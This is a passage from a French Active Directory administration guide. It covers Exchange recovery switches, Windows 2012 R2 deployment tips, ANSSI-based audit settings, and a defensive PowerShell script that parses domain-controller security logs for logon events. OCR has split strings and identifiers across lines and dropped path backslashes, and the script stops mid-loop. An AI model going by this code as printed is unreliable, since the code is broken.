
Afin de tester notre image, il est nécessaire de restaurer les applications critiques sur l'environnement de maquette. Les applications comme Exchange qui hébergent leur configuration au niveau de l'annuaire Active Directory peuvent être restaurées en mode *Disaster Recovery*.

Avec Exchange 2003 : *setup.exe /Disasterrecovery*
Avec Exchange 2007 : *setup.com /RecoverServer*

Vous pouvez maintenant tester votre nouvelle image système Windows dans l'environnement de qualification.


6.11.5 QUELQUES RETOURS D'EXPERIENCES SUR LE DEPLOIEMENT DE WINDOWS 2012 R2

1. La configuration du clavier se fait depuis le *Control Panel* | *Langage* (choix de la langue et du clavier) et dans *Control Panel* | *Region* (définition du clavier par défaut au niveau de l'ouverture de session en cochant la case *Welcome screen and system accounts*).



Cependant, si vous avez installé un serveur en mode Core puis activé ensuite la fonctionnalité d'interface graphique ce réglage n'est pas conservé. Je vous invite alors à ajouter de nouveau le clavier en français (en ajoutant temporairement un autre type de clavier). Ne pas oublier ensuite de redéfinir le clavier correct pour le *Welcome Screen*.
Pour plus d'informations : http://support.microsoft.com/kb/3002327

2. Certaines fonctionnalités comme le .Net Framework 3.5.1 refusent de s'installer car il manque des sources d'installation. Ce problème se pose avec une installation Complète ou Core. Pour corriger ce problème, il faut utiliser le répertoire sources\SxS du DVD d'installation.



7 METTRE EN PLACE UNE POLITIQUE DE PREVENTION DES RISQUES

Pour anticiper les attaques et leurs conséquences, il est nécessaire d'être proactif et de mettre en place les mesures suivantes :

- Auditer les changements effectués sur l'annuaire et les tentatives d'accès.
- Superviser votre annuaire pour détecter les disfonctionnements qui pourraient être liés à des attaques.
- Protéger les sauvegardes de l'annuaire Active Directory et les médias IFM (*Install From media*). Un attaquant peut en effet récupérer les mots de passe des comptes utilisateurs et des comptes ordinateurs s'il dispose des fichiers NTDS.DIT et SYSTEM.
- Préparer un plan de reprise d'activité en cas de compromission de l'annuaire.

7.1 AUDITER LES CHANGEMENTS (NOUVEAUX OBJETS) ET TRACER LES ACCES AU NIVEAU DE L'ANNUAIRE ACTIVE DIRECTORY AVEC L'AUDIT WINDOWS

L'audit permet de générer des entrées dans le journal de sécurité des contrôleurs de domaine. Elle permet de surveiller entre autres, les actions effectuées par les équipes d'administration de l'annuaire ou de tracer les demandes d'authentification.

L'ANSSI a écrit un livre blanc qui détaille les paramètres d'audit à déployer au niveau d'un domaine Active Directory. Cet organisme recommande aussi d'activer la journalisation avancée (segmentée en sous-catégories) apparue avec Windows 2008 R2.
https://www.ssi.gouv.fr/uploads/IMG/pdf/NP_ActiveDirectory_NoteTech.pdf
https://technet.microsoft.com/en-us/library/dn319056(v=ws.11).aspx

Le paramètre *Ordinateur | Policies | Windows Settings | Security Settings | Local Policies | Security options | Audit: Force audit policy subcategory settings (Windows Vista or later)* doit donc être activé au niveau de la *Default Domain Policy* et la *Default Domain Controller Policy* pour forcer les stratégies d'audit avancée et désactiver les stratégies d'audit classique comme expliqué dans les articles :
https://www.petri.com/enable-advanced-audit-policy-configuration-windows-server

Le journal Sécurité des contrôleurs de domaine doit donc être configuré avec une taille maximum de 4 Go et avec une rotation automatique des logs (si le journal est plein, les anciennes entrées sont supprimées pour permettre la création des nouvelles entrées).
Pour cela, les paramètres de GPO suivants doivent être été définis :
Computer Configuration | Policies | Windows Settings | Security Settings |Events Logs | Maximum security log size : à la valeur *2048000*.
Computer Configuration | Policies | Windows Settings | Security Settings |Events Logs | Retention method for security log : à la valeur *Overwrite events as needed*.

La stratégie *Computer configuration | Policies | Windows Settings | Security Settings | Local Policies | Security options | Audit: Shut down system immediately if unable to log security audit* doit aussi être désactivée.

L'activation de tous les paramètres préconisés par l'ANSSI peut fortement augmenter la taille du journal *Security*. Après la mise en œuvre de ces réglages, certains clients ne disposaient plus que de 30 minutes de logs avec un journal *Security* configuré avec une taille maximum de 2 Go.

Catégorie	Evènement d'audit	Paramètre d'audit
Account Logon	Credential Validation	Réussites et échecs
	Kerberos Authentication Service	Réussites et échecs
	Kerberos Service Ticket Operations	Réussites et échecs
	Other Account Logon Events	Réussites et échecs
Account Management	Application Group Management	Réussites et échecs
	Computer Account Management	Réussites et échecs
	Distribution Group Management	Réussites et échecs
	Other Account Management Events	Réussites et échecs
	Security Group Management	Réussites et échecs
	User Account Management	Réussites et échecs
Detailed Tracking	DPAPI Activity	Réussites et échecs
	Process Creation	Réussites et échecs
	Process Termination	Pas d'audit
	RPC Events	Pas d'audit
DS Access	Detailed Directory Service Replication	Pas d'audit
	Directory Service Access	Réussites et échecs ([1])
	Active Directory Services Changes	Pas d'audit
	Directory Service Replication	Réussites et échecs
Logon / logoff	Account Lockout	Réussites et échecs
	IPsec Extended Mode	Pas d'audit
	IPsec Main Mode	Pas d'audit
	IPsec Quick Mode	Pas d'audit
	Logoff	Réussites
	Logon	Réussites et échecs
	Network Policy Server	Réussites et échecs
	Other Logon/Logoff Events	Réussites et échecs
	Special Logon	Réussites et échecs
Object Access	Application Generated	Non défini ([3])
	Certification Services	Non défini ([3])
	Detailed File Share	Non défini ([3])
	File Share	Non défini ([3])
	File System	Non défini ([3])
	Windows Filtering Platform Connection	Non défini ([3])
	Windows Filtering Platform Packet Drop	Non défini ([3])
	Handle Manipulation	Non défini ([3])
	Kernel Object	Non défini ([3])
	Other Object Access Events	Réussites et échecs
	Registry	Non défini ([3])
	SAM	Non défini ([3])
Policy Change	Audit Policy Change	Réussites et échecs ([2])
	Authentication Policy Change	Réussites et échecs ([2])
	Authorization Policy Change	Réussites et échecs ([2])
	Filtering Platform Policy Change	Réussites et échecs ([2])
	MPSSVC Rule-Level Policy Change	Réussites et échecs ([2])
	Other Policy Change Events	Echecs
Privilege Use	Non Sensitive Privilege Use	Pas d'audit
	Audit Other Privilege Use Events	Pas d'audit
	Sensitive Privilege Use	Pas d'audit
System	IPsec Driver	Pas d'audit
	Other System Events	Réussites et échecs
	Security State Change	Réussites

	Security System Extension	Réussites
	System Integrity	Réussites et échecs
Global Object Access Auditing	Audit file system global object access	Non défini
	Audit registry global object access	Non défini

Légende :

- ([1]) : cela génère de nombreux messages ID 4662 (Directory Service Access).
- ([2]) : cela génère top de messages ID 5447 (Policy Change Events).
- ([3]) : laissé à non défini (au lieu de Pas d'audit) pour permettre d'activer l'audit des fichiers / entrées de registre sur des serveurs au cas par cas.

Tous les paramètres dans *Computer Configuration | Policies | Windows Settings | Security Settings |Local Policies* seront paramétrés comme indiquée ci-dessous mais seront ignorés sauf si on dispose encore de contrôleurs de domaine Windows 2003.

Paramètres	Configuration
Audit system events	Réussites et échecs
Audit process tracking	Réussites et échecs
Audit privilege use	Non défini
Audit policy change	Réussites et échecs
Audit object access	Non défini
Audit logon events	Réussites et échecs
Audit directory service access	Réussites et échecs
Audit account management	Réussites et échecs
Audit account logon events	Réussites et échecs

Des paramètres identiques aux contrôleurs de domaine seront appliqués sur les stations de travail et les serveurs membres du domaine.

7.2 ANALYSER LE JOURNAL SECURITY

Nous allons pour cela utiliser un script PowerShell appelé *AuditConnexion*. Ce script nécessite que les 4 paramètres d'audits ci-dessous soient activés :
Account Logon\Credential Validation : ID 4776 et 4777
Account Logon\Kerberos Authentication Service : ID 4768, 4771, 4772
Account Logon\Kerberos Service Ticket Operations : 4769, 4770
Logon / Logoff\Audit logon : ID 4624, 4625, 4648

Le tableau ci-dessous liste les ID à collecter sur les contrôleurs de domaine

ID	Protocole(s)	Intérêt
4624	Tous	Tracer les ouvertures de session réussies sur le domaine. Quand un utilisateur ouvre sa session, il se connecte aux partages *Netlogon* et *Sysvol* du contrôleur de domaine et génère donc une ouverture de session de type réseau sur les contrôleurs de domaine (méthode détournée pour détecter une ouverture de session).
4625	Tous	Permet de voir les échecs d'ouverture de session quand un administrateur se connecte sur le contrôleur de domaine directement (MSTSC) ou quand un service qui s'exécute sur un contrôleur de domaine ne démarre pas à cause d'un problème de login / mot de passe.
4648	Tous	Permet de détecter une ouverture de session secondaire comme le démarrage d'un service / tâche planifiée ou l'utilisation d'un outil comme *LDP.EXE* pour effectuer une connexion *LDAP Bind Simple* au contrôleur de domaine (connexion explicite avec login / mot de passe).
4768	Kerberos	Permet de tracer qui ouvre une session. Une machine Windows génère un nouveau TGT lorsqu'un utilisateur ouvre sa session. L'ID 4768 liste les demandes de TGT en réussite et en échec.
4769		Permet de tracer l'activité d'un utilisateur en listant les ressources auxquelles il se connecte (Kerberos).
4770		Permet de tracer qui ouvre une session (renouvellement du ticket TGT).
4771		Permet de tracer les échecs d'ouverture de session (échecs génération du TGT au niveau de la préauthentification).
4772		Permet de tracer les échecs d'ouverture de session (échecs génération du TGT après la préauthentification). Cet événement est très rare car les échecs Kerberos se font au niveau de la phase dite de préauthentification (mauvais login / mot de passe…). Cet événement ne sera pas collecté par le script PowerShell.
4776	Tout sauf Kerberos	Permet de tracer l'activité d'un utilisateur en listant les ressources auxquelles il se connecte (tout sauf Kerberos).

La solution s'appuie sur un premier script qui copie le journal Security de chaque contrôleur de domaine sur un serveur de calcul.

Il faut ensuite exécuter le script PowerShell et passer en paramètre le nom du contrôleur de domaine et le fichier EVTX à analyser.
Exemple :
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy ByPass -File D:_adm\AuditConnexion\AuditConnexion.ps1 -DC DC1 -DossierAuditConnexion D:_adm\AuditConnexion\ -EventName DC1.evtx

Script PowerShell :
Ce script permet d'analyser les journaux de sécurité des contrôleurs de domaine sur une machine distante (autre qu'un contrôleur de domaine). Le script doit être exécuter avec 3 paramètres (obligatoires) :

- Le nom du dossier de la solution
- Le nom du fichier EVTX
- Le nom du contrôleur de domaine.

Ce fonctionnement permet de prévoir l'exportation du journal *Security* (fichier EVTX) plusieurs fois par jour sur les contrôleurs de domaine dont le journal *Security* ne contient pas 24 heures de logs.

Il suffit de nommer le fichier EVTX *NON-DC-HH-MM* par exemple. Exemple :
AuditConnexion.ps1 -DC DC1 -DossierAuditConnexion D:_adm\AuditConnexion\ -EventName DC1.evtx

Le script crée les sous-dossiers *Travail* et *Resultats* automatiquement.
Le fichier résultat indique la date du dernier événement du journal EVTX.
Le dossier Events contenant les journaux d'événements doit être créé manuellement. Il faut créer manuellement un sous dossier qui porte le nom du contrôleur de domaine.

Le script suivant (agent) doit être exécuté sur les contrôleurs de domaine pour copier le fichier vers le serveur de calcul (appelé ici *serveurrapport*).
del \\serveurrapport\Events$\NOM-DC\DC1.evtx
wevtutil epl Security \\serveurrapport\Events$\NON-DC\DC1.evtx

Il faut déterminer le temps nécessaire pour copier le fichier *EVTX* sur le serveur d'analyse et planifier cette tâche avant le lancement du script principal (généralement 10 minutes).

Le script génère un fichier zip à l'aide d'une fonction PowerShell tierce (cela évite le prérequis PowerShell V5).
Le script se base sur la commande *wevutil* au lieu de la commande *Get-WinEvent* qui est beaucoup trop lente. Exemples de commandes avec l'outil WEVTUTIL :
wevtutil qe /lf:True "C:_adm\Scripts\AuditConnexionV12\Security-DC1.evtx" "/q:[System[(EventID=4624 or EventID=4625 or EventID=4768 or EventID=4771 or EventID=4776 or EventID=4648)]]" | foreach {}*

wevtutil qe /lf:True "C:_adm\Scripts\AuditConnexionV12\Security-DC1.evtx" "/q:[System[(EventID=4624 or EventID=4625 or EventID=4768 or EventID=4771 or EventID=4776 or EventID=4648)]]" | Select -First 200000 | foreach {}*

wevtutil qe /lf:True "C:_adm\Scripts\AuditConnexionV12\Security-DC1.evtx" "/q:[System[(EventID=4648)]]" | Select -First 1*

Le script dispose d'une variable *$MaxResultatZipSize* qui permet de définir si on envoie un lien ou une pièce jointe en fonction de la taille du fichier ZIP.

Le script dispose d'une variable *$MaxResultatSize* qui permet de découper les fichiers de travail qui dépassent une certaine taille. Excel ne peut pas ouvrir un fichier de plus de 1 million de lignes.

L'écriture du disque se fait par bloc de X lignes (variable *$EcritureNbLigne*). Cela permet d'optimiser très fortement la vitesse d'exécution du script et permet de réduire les I/O requis.

Il est recommandé de faire des écritures par blocs de 10000 lignes. Attention à ne pas saturer la mémoire du serveur (processus PowerShell) en cas d'utilisation de blocs plus importants.

Le script va saturer un cœur à 100%. Le serveur de génération des rapports doit donc disposer de plusieurs cœurs (au minimum 2).

Le script dispose d'une instruction qui force PowerShell à vider sa mémoire. Elle est exécutée quand le fichier de travail principal est écrit sur disque.

Ce script a été écrit à l'aide des articles suivants :
https://blogs.msdn.microsoft.com/monad/2005/11/30/using-culture-culture-culture-script-scriptblock/
https://blogs.technet.microsoft.com/heyscriptingguy/2011/03/08/how-to-improve-the-performance-of-a-powershell-event-log-query/
https://gist.github.com/gravejester/b16bab17b80619f2b964
https://communary.net/2015/12/13/observations-on-writing-to-screen-and-file-in-powershell/
http://ss64.com/ps/zip.txt
http://stackoverflow.com/questions/14827716/adding-a-complete-directory-to-an-existing-zip-file-with-system-io-compression-f
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4768
http://my-powershell.fr/aide-memoire-powershell
http://www.ehow.com/how_7719350_split-string-two-variables-powershell.html
http://technet.microsoft.com/fr-FR/library/dd772712(WS.10).aspx
https://social.technet.microsoft.com/Forums/windows/en-US/6f158957-28ea-4ce9-a688-ccfa7bbd16bd/wevtutil-command-options-for-date?forum=w7itprogeneral

Code source du script :

```
# ---------------------------------------- #
# Paramètres du script
# ---------------------------------------- #

Param(
    [STRING]$DC,
    [STRING]$DossierAuditConnexion,
    [STRING]$EventName
)

echo "Le script doit être exécuter avec 3 paramètres (obligatoires)"
echo "Ne pas oublier le \ à la fin du chemin pour le paramètre DossierAuditConnexion !"
echo "Exemple : AuditConnexion.ps1 -DC DC1 -DossierAuditConnexion D:\_adm\AuditConnexion\ -
EventName DC1.evtx"

# ---------------------------------------- #
# Variables
# ---------------------------------------- #

# Emplacement du journal d'événements
$EventFile = $DossierAuditConnexion + "Events\"+ $DC+ "\"+ $EventName

# Date de référence : on récupère la date du dernier événement.
$DateReference = (Get-WinEvent -Path $EventFile | select -First 1).timeCreated

# On récupère les événements des 24 dernières heures + 1 minutes
$DateDebutTemp = (Get-Date -Date $DateReference).AddMinutes(-1441)
$DateDebut = "'" + (Get-Date -Date $DateDebutTemp -Format 'yyyy-MM-ddTHH:mm:ss') + "'"

# On terme l'analuse à la date du dernier log
$DateFin = "'" + (Get-Date -Date $DateReference -Format 'yyyy-MM-ddTHH:mm:ss') + "'"

# Dossier de travail temporaire
$DossierTravail = $DossierAuditConnexion + "Travail\" + $EventName + "\"

# Dossier résultats
$DossierResultats = $DossierAuditConnexion + "Resultats\" + $EventName + "\"

# Fichiers résultats
```

```
$Resultat = $DossierTravail + $DC +"-AuditConnection-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Resultat4624 = $DossierTravail + $DC +"-AuditConnection_ID4624-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Resultat4625 = $DossierTravail + $DC +"-AuditConnection_ID4625-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Resultat4768 = $DossierTravail + $DC +"-AuditConnection_ID4768-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Resultat4769 = $DossierTravail + $DC +"-AuditConnection_ID4769-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Resultat4771 = $DossierTravail + $DC +"-AuditConnection_ID4771-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Resultat4776 = $DossierTravail + $DC +"-AuditConnection_ID4776-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Resultat4648 = $DossierTravail + $DC +"-AuditConnection_ID4648-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"

# Fichier résultat au format ZIP
$ResultatZip = $DossierResultats + $DC +"-AuditConnection-"+ $DateReference.Year + "-" +
$DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".zip"

# Lien vers le fichier résultat
$ResultatZipLink = "\\serveurrapport\resultats$\" + $EventName + "\" + $DC +"-AuditConnection-"+
$DateReference.Year + "-" + $DateReference.Month + "-" + $DateReference.Day + "_" +
$DateReference.Hour + "-" + $DateReference.Minute + "-" + $DateReference.Second + ".zip"

# Taille maximum de fichier résultat dans le dossier travail en octets
$MaxResultatSize = 104857600
#$MaxResultatSize = 24857600

# Index pour le nommage des fichiers résultats dans le dossier travail (initialisé à 1)
$Index = 1
$Index4776 = 1
$Index4768 = 1
$Index4769 = 1
$Index4771 = 1
$Index4624 = 1
$Index4625 = 1
$Index4648 = 1

# Taille maximum du fichier zip en octets
#$MaxResultatZipSize = 1097150
$MaxResultatZipSize = 199715000

# Expéditeur du mail
$From = "$DC@msreport.fr"

# Destinataire du mail ($To = @("guillaume.mathieu@metsys.fr")
$To = @("guillaume.mathieu@metsys.fr")

# Serveur de messagerie
```

```
$SMTPServer = "srvexch.msreport.fr"

# Titre de l'email
$Titre = "Audit des demandes d'authentifications réussies et en échecs sur $DC"

# Nombre de d'événements à analyser avant écriture des fichiers résultats
# Ce paramètre détermine la mémoire requise par PowerShell pour exécuter le script
$EcritureNbLigne = 10000

# ------------------------------------------------------------------------------ #
# Vérification des prérequis et création des fichiers de sortie
# Le fichier EVTX, doit exister.
# Le dossier de travail et le dossier de résultats sont créés si besoin.
# Dans le cas contraire le script envoie un email et s'arrête.
# ------------------------------------------------------------------------------ #

if ((Test-Path $EventFile) -ne $True)
{
# Envoie d'un email d'alerte
$Format = "<style>"
$Format = $Format + "</style>"
$Body = "<P>Bonjour</P>"
$Body = $Body + "<P>Une erreur s'est produite lors de la génération du rapport sur les demandes
d'authentification pour le contrôleur de domaine $DC. Fichiers ou dossiers de travail manquants.</P>"
$Body = $Body + "<P>Cordialement</P>"
$Body = $Body + "<P>L'équipe informatique Msreport</P>"
$rapport = ConvertTo-Html -Title $Titre -Body $Body -Head $Format
Send-MailMessage -To $To –Subject “Audit des demandes d'authentification réussies et en échec sur
$DC” -Body "$Rapport" -SmtpServer $SMTPServer -From $From –BodyAsHtml -Encoding
([System.Text.encoding]::UTF8)

# Arrêt du script
Exit
}
else
{
# Suppression du dossier de travail s'il existe. Le dossier est recréé vide.
Remove-Item $DossierTravail -Force -Recurse:$True
New-Item -Path $DossierTravail -ItemType Directory -Force

# Suppression du fichier résultat s'il existe déjà (on relance le job pour le même journal d'événement).
if ((Test-Path $ResultatZip) -eq $True)
{
Remove-Item $ResultatZip -Force
}

# Création du dossier Résultats du contrôleur de domaine s'il n'existe pas.
if ((Test-Path $DossierResultats) -ne $True)
{
New-Item -Path $DossierResultats -ItemType Directory -Force
}
}

# ------------------------------------------------------------------ #
# Création des fichiers de résultats avec en-têtes
# Création des tableaux de résultat (stockage des lignes en mémoire)
# ------------------------------------------------------------------ #

# Fichier de résultat commun à tous les ID
```

```
"DC;Status;Date;EventId;User;Domain;ServiceName;LogonProcessName;AuthenticationPackageNam
e;LmPackageName;Ip Address" | Out-File $Resultat
$TableResultat = New-Object System.Collections.Generic.List[string]

# Fichier résultat avec l'ID 4776
"DC;Status;Date;EventId;PackageName;TargetUserName;Workstation;StatusDetail" | Out-File
$Resultat4776
$TableResultat4776 = New-Object System.Collections.Generic.List[string]

# Fichier résultat pour l'ID 4624
"DC;Status;Date;EventId;SubjectUserSid;SubjectUserName;SubjectDomainName;SubjectLogonId;Tar
getUserSid;TargetUserName;TargetDomainName;TargetLogonId;LogonType;LogonProcessName;Aut
henticationPackageName;WorkstationName;LogonGuid;LmPackageName;KeyLength;ProcessId;KeyL
ength;ProcessName;IpAddress;IpPort" | Out-File $Resultat4624
$TableResultat4624 = New-Object System.Collections.Generic.List[string]

# Fichier résultat pour l'ID 4625
"DC;Status;Date;EventId;SubjectUserSid;SubjectUserName;SubjectDomainName;SubjectLogonId;Tar
getUserSid;TargetUserName;TargetDomainName;StatusCode;FailureReason;SubStatus;LogonType;
LogonProcessName;AuthenticationPackageName;WorkstationName;TransmittedServices;LmPackag
eName;KeyLength;ProcessId;ProcessName;IpAddress;IpPort" | Out-File $Resultat4625
$TableResultat4625 = New-Object System.Collections.Generic.List[string]

# Fichier résultat pour l'ID 4768
"DC;Status;Date;EventId;TargetUserName;TargetDomainName;TargetSid;ServiceName;ServiceSid;Ti
cketOptions;Status;TicketEncryptionType;PreAuthType;IpAddress;IpPort;CertIssuerName;CertSerialN
umber;CertThumbprint" | Out-File $Resultat4768
$TableResultat4768 = New-Object System.Collections.Generic.List[string]

# Fichier résultat pour l'ID 4769
"DC;Status;Date;EventId;TargetUserName;TargetDomainName;ServiceName;ServiceSid;TicketOptio
ns;TicketEncryptionType;IpAddress;IpPort;LogonGuid;TransmittedServices" | Out-File $Resultat4769
$TableResultat4769 = New-Object System.Collections.Generic.List[string]

# Fichier résultat pour l'ID 4771
"DC;Status;Date;EventId;TargetUserName;TargetSid;ServiceName;TicketOptions;PreAuthType;IpAdd
ress;IpPort;CertIssuerName;CertSerialNumber;CertThumbprint" | Out-File $Resultat4771
$TableResultat4771 = New-Object System.Collections.Generic.List[string]

# Fichier résultat pour l'ID 4648
"DC;Status;Date;EventId;SubjectUserSid;SubjectUserName;SubjectDomainName;SubjectLogonId;Lo
gonGuid;TargetUserName;TargetDomainName;TargetLogonGuid;TargetServerName;TargetInfo;Proc
essId;ProcessName;IpAddress;IpPort" | Out-File $Resultat4648
$TableResultat4648 = New-Object System.Collections.Generic.List[string]

# ---------------------------------------------- #
# Génération du fichier $Resultat
# ---------------------------------------------- #
wevtutil qe /lf:True $EventFile "/q:*[System[(EventID=4624 or EventID=4625 or EventID=4768 or
EventID=4769 or EventID=4771 or EventID=4776 or EventID=4648) and
TimeCreated[@SystemTime>=$DateDebut and @SystemTime<=$DateFin]]]" | foreach {
# Création de la variable XML avec le contenu du log.
 [XML] $XML = ($_)

# Analyse de l'événement ID 4776 :
if ($xml.Event.System.EventID -eq "4776")
{
$DCEvent = $XML.Event.System.Computer
$Status = $XML.Event.System.Keywords
$Date = $xml.Event.System.TimeCreated.SystemTime
```

```
$EventId = $xml.Event.System.EventID
$PackageName = $XML.Event.EventData.Data[0].'#text'
$TargetUserName = $XML.Event.EventData.Data[1].'#text'
$Workstation = $XML.Event.EventData.Data[2].'#text'
$StatusDetail = $XML.Event.EventData.Data[3].'#text'

If (!($TargetUserName.Contains("$")))
{
if ($Status -eq "0x8020000000000000")
{
$Status = "Audit Success"
}

# Ecriture du fichier de résultat commun à tous les ID
$TableResultat.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;;;;$PackageName;;$Work
station")

# Ecriture du fichier spécifique pour l'ID 4776
$TableResultat4776.Add("$DCEvent;$Status;$Date;$EventId;$PackageName;$TargetUserName;$Wo
rkstation;$StatusDetail")
}
}

# Analyse de l'événement ID 4624
elseif ($xml.Event.System.EventID -eq 4624)
{
$DCEvent = $XML.Event.System.Computer
$Status = $XML.Event.System.Keywords
if ($Status -eq "0x8020000000000000") {$Status = "Audit Success"}
$Date = $xml.Event.System.TimeCreated.SystemTime
$EventId = $xml.Event.System.EventID
$SubjectUserSid = $XML.Event.EventData.Data[0].'#text'
$SubjectUserName = $XML.Event.EventData.Data[1].'#text'
$SubjectDomainName = $XML.Event.EventData.Data[2].'#text'
$SubjectLogonId = $XML.Event.EventData.Data[3].'#text'
$TargetUserSid = $XML.Event.EventData.Data[4].'#text'
$TargetUserName = $XML.Event.EventData.Data[5].'#text'
$TargetDomainName = $XML.Event.EventData.Data[6].'#text'
$TargetLogonId = $XML.Event.EventData.Data[7].'#text'
$LogonType = $XML.Event.EventData.Data[8].'#text'
$LogonProcessName = $XML.Event.EventData.Data[9].'#text'
$AuthenticationPackageName = $XML.Event.EventData.Data[10].'#text'
$WorkstationName = $XML.Event.EventData.Data[11].'#text'
$LogonGuid = $XML.Event.EventData.Data[12].'#text'
$TransmittedServices = $XML.Event.EventData.Data[13].'#text'
$LmPackageName = $XML.Event.EventData.Data[14].'#text'
$KeyLength = $XML.Event.EventData.Data[15].'#text'
$ProcessId = $XML.Event.EventData.Data[16].'#text'
$ProcessName = $XML.Event.EventData.Data[17].'#text'
$IpAddress = $XML.Event.EventData.Data[18].'#text'
$IpPort = $XML.Event.EventData.Data[19].'#text'

# Exclure les entrées dont le nom d'utilisateur est celui d'un compte ordinateur.
If (!($TargetUserName.Contains("$")))
{
# Ecriture du fichier de résultat commun à tous les ID
$TableResultat.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;$TargetDomainName;;$L
ogonProcessName;$AuthenticationPackageName;$LmPackageName;$IpAddress")

